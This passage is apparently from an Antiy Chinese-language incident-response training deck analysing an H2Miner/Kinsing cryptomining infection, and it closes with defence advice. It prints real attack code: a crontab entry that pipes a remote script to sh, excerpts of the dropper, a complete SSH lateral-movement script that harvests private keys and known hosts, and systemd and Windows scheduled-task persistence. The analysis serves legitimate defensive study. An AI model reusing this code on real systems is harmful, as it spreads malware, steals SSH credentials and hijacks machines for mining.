-rwxrwxr-x 1 [redacted] [redacted] 3.8M [redacted] 10:33 kdevtmpfsi
drwxrwxrwt 2 [redacted] [redacted] 4.0K [redacted] 10:19 .Test-unix
drwxrwxrwt 2 [redacted] [redacted] 4.0K [redacted] 10:19 .X11-unix
drwxrwxrwt 2 [redacted] [redacted] 4.0K [redacted] 10:19 .XIM-unix
```

计划任务排查

```
:~/Desktop$ crontab -l
* * * * * wget -q -O - http://92.242 /lh2.sh | sh > /dev/null 2>&1
~/Desktop$
```

```
chmod 777 $BIN_FULL_PATH
chmod +x $BIN_FULL_PATH
SKL=md $BIN_FULL_PATH

crontab -l | sed '/#wget/d' | crontab -
crontab -l | sed '/#curl/d' | crontab -
crontab -l | grep -e "                    " | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "* * * * * $LDR http://92.242.      /lh2.sh | sh > /dev/null 2>&1"
  ) | crontab -
fi
```

定时计划任务下载脚本

载荷识别

92.242.40.21/lh2.sh

- 终端对抗：卸载安全软件
- 清除竞品：清除竞品挖矿程序
- 下载挖矿程序：通过MD5校验的方式下载挖矿程序，并命名为kinsing
- 脚本下载：执行定时计划任务，每隔一段时间下载一次脚本程序
- 挖矿：门罗币挖矿
- C2:连接C2
- 横向移动：下载脚本横向移动
- 服务持久化：下载脚本注册一个定期重新感染主机的系统服务来持久化

```
BIN_MD5="648effa354b3cbaad87b45f48d59c616"
BIN_DOWNLOAD_URL="http://92.242.      'kinsing"
BIN_DOWNLOAD_URL2="http://92.242      /kinsing"
BIN_NAME="kinsing"

ROOTUID="0"
BIN_PATH="/etc"
if [ "$(id -u)" -ne "$ROOTUID" ] ; then
  BIN_PATH="/tmp"
  if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
    echo "$BIN_PATH not exists or not writeable"
    mkdir /tmp
  fi
  if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
    echo "$BIN_PATH replacing with /var/tmp"
    BIN_PATH="/var/tmp"
  fi
  if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
    TMP_DIR=$(mktemp -d)
    echo "$BIN_PATH replacing with $TMP_DIR"
    BIN_PATH="$TMP_DIR"
  fi
  if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
    echo "$BIN_PATH replacing with /dev/shm"
    BIN_PATH="/dev/shm"
```

下载Kinsing

横向移动脚本

```
#!/bin/sh
localgo() {
  myhostip=$(curl -sL icanhazip.com)
  KEYS=$(find ~/ /root /home -maxdepth 3 -name 'id_rsa*' | grep -vw pub)
  KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2 }')
  KEYS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | awk -F ' -i ' '{print $2}' | awk '{print $1'})
  KEYS4=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
  HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
  HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}")
  HOSTS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $2}' | awk -F '{print $1}')
  HOSTS4=$(cat /etc/hosts | grep -vw "0.0.0.0" | grep -vw "127.0.1.1" | grep -vw "127.0.0.1" | grep -vw $myhostip | sed -r '/\n/!s/[0-9.]+/\n&\n/;/^([0-9]{1,3}\.){3}[0-9]{1,3}\n/P;D' | awk '{print $1}')
  HOSTS5=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | uniq)
  HOSTS6=$(ps auxw | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | grep ":22" | uniq)
  USERZ=$(
    echo "root"
    find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F'/' '{print $3}' | uniq
  )
  USERZ2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw "nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $1}' | awk
  '{print $4}' | uniq)
  pl=$(
    echo "22"
    cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw "nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '-p' '{print $2}'
  )
  sshports=$(echo "$pl" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
  userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
  hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
  keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
  i=0
  for user in $userlist; do
    for host in $hostlist; do
      for key in $keylist; do
        for sshp in $sshports; do
          i=$((i+1))
          if [ "${i}" -eq "20" ]; then
            sleep 20
            ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &>/dev/null &
            i=0
          fi
          #Wait 20 seconds after every 20 attempts and clean up hanging processes

          chmod +r $key
          chmod 400 $key
          echo "$user@$host $key $sshp"
          ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "sudo curl -L [redacted] sudo wget -q -O - http:[redacted]sh;"
          ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl -L http://[redacted]spr.sh|sh; wget -q -O - http:/[redacted]/spr.sh|sh;"
        done
      done
    done
  done
}
localgo
```


服务排查

```
getSystemd() {
    AUTOSTART_PATH=$1
    echo "[Unit]"
    echo "Description=Start daemon at boot time"
    echo "After="
    echo "Requires="
    echo "[Service]"
    echo "Type=forking"
    echo "RestartSec=10s"
    echo "Restart=always"
    echo "TimeoutStartSec=5"
    echo "ExecStart=$AUTOSTART_PATH"
    echo "[Install]"
    echo "WantedBy=multi-user.target"
}
```

```
:/lib/systemd/system$ ls -al | grep bot
-rw-r--r--  1 root root   193        13:58 bot.service
:/lib/systemd/system$ cat bot.service
[Unit]
Description=Start daemon at boot time
After=
Requires=
[Service]
Type=forking
RestartSec=10s
Restart=always
TimeoutStartSec=5
ExecStart=/etc/kinsing
[Install]
WantedBy=multi-user.target
:/lib/systemd/system$
```


自动执行kinsing

挖矿进程排查（Windows）




计划任务排查

SchTasks.exe /Create /SC MINUTE /TN "Update service for Windows Service" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File $HOME\update.ps1" /MO 30 /F



智甲查杀




时间	终端名称	IP地址	文件名	威胁名称	MD5	扫描方式	处理结果	文件追溯	操作
	WIN-F2IGERDA95F		sysupdate.exe	Trojan/Win32.XMRig	b7fc9a07a8bfb6ca2c1a1bd02b50901f	实时检测	已处理	追溯	转为未知
	WIN-NK31RQDRI3D		kdevtmpfsi	Trojan/Linux.Kinsing	073ca5e7582f9642f42e35b09aa9d281	实时检测	已处理	追溯	转为未知
	DESKTOP-1MSU8SO		jfbb32.dll	trojan[ransom]/win32.locky(pcloud)	1ff4855c8ac91115f8daaba225addaa0	常规扫描	已处理	追溯	转为未知
	DESKTOP-FRF42OD		convertip.dll	trojan/win32.testfile(pcloud)	12be664936ee0959f8fd35233380df87	常规扫描	已处理	追溯	转为未知
	DESKTOP-ULICCAR		convertip.dll	trojan/win32.testfile(asbol@50564)	b57021c30d4fe854a0b944cc4b063285	常规扫描	已处理	追溯	转为未知
	DESKTOP-EIQ3T2L		jfbb32.dll	trojan[downloader]/vbs.agent(pcloud)	0acbf4a2665cefa66800cd6a64a36546	常规扫描	已处理	追溯	转为未知
	WIN-H8O2A3U7SEE		jkzs.exe	trojan/win32.testfile(pcloud)	12be664936ee0959f8fd35233380df87	常规扫描	已处理	追溯	转为未知
	NILINYU-PC		s-todo.exe	virus/msexcel.laroux-based(pcloud)	bb2e798996998ce5900646820235965f	常规扫描	已处理	追溯	转为未知

威胁情报识别


T.I.Data 威胁情报综合分析平台
IP、域名、URL、HASH(MD5/SHA1/SHA256)、邮箱、字符串
墨蓝
威胁判定
Trojan/Linux.Kinsing
关联分析
同源分析
静态信息
行为分析
情报信息
查询历史
保存模型
导出数据
筛选关联项
显示信标
家族相似
下载文件的URL
648effa354b3cbaad87b45f48d59c616
判定信息 Trojan/Linux.Kinsing
标签 挖矿 CVE-2020-25213 漏洞利用 cve-2021-44228 扫描 远控 wordpress 僵尸网络 apache
文件大小 14,643,200B
首发时间 2020-12-18 11:34:58
648EFFA354B3CBAAD87B45F48D...
关联 同源 收藏
判定 Trojan/Linux.Kinsing
标签 挖矿 扫描 CVE-2020-25213 漏洞利用 cve-2021-44228 远控 wordpress 僵尸网络 apache
md5 648effa354b3cbaad87b45f48d59c616
sha1 0194637f1e83c2efc8bcda8d20c446805698c...
sha256 6e25ad03103a1a972b78c642bac09060fa79...
展开
关联
下载文件的IP 5
家族相似 10
下载文件的URL 5

应急响应案例总结-H2Miner组织攻击流程




《双平台传播——活跃的H2Miner组织挖矿分析》

03 防御建议与总结

防御建议

- **资产识别**
- 拓扑测绘
- **分区分域**
- 流量分离



- 安装终端防御系统
- 安装流量监测设备
  （可采用探海威胁检测系统）
- 安全应急响应应能力

- 资产全生命周期管理
- **漏洞和补丁管理**
- 基准配置核查
- **配置与加固**

总结

01 挖矿类型

- **被动型**

在用户不知情的情况下被植入挖矿程序，获取的虚拟货币归植入挖矿程序的入侵者所有

- **主动型：**

人员主动利用计算资产运行挖矿程序，获取的虚拟货币归计算资产所有者或使用者所有。

02 特点

- 针对性
- 集成性
- 竞争性
- 持久性
- 隐蔽性
- 对抗性

03 赋能

我们作为网络安全“国家队”，会积极响应国家号召，持续追踪和打击挖矿木马，未来会有很长一段时间与挖矿木马对抗，我们也会不断完善自身安全产品能力，采取有效技术方案解决挖矿木马的检测和清除，**帮助政企单位有效防护和清除挖矿木马，助力国家治理挖矿活动贡献一份力量。**

谢谢大家

安天冬训营 wtc.antiy.cn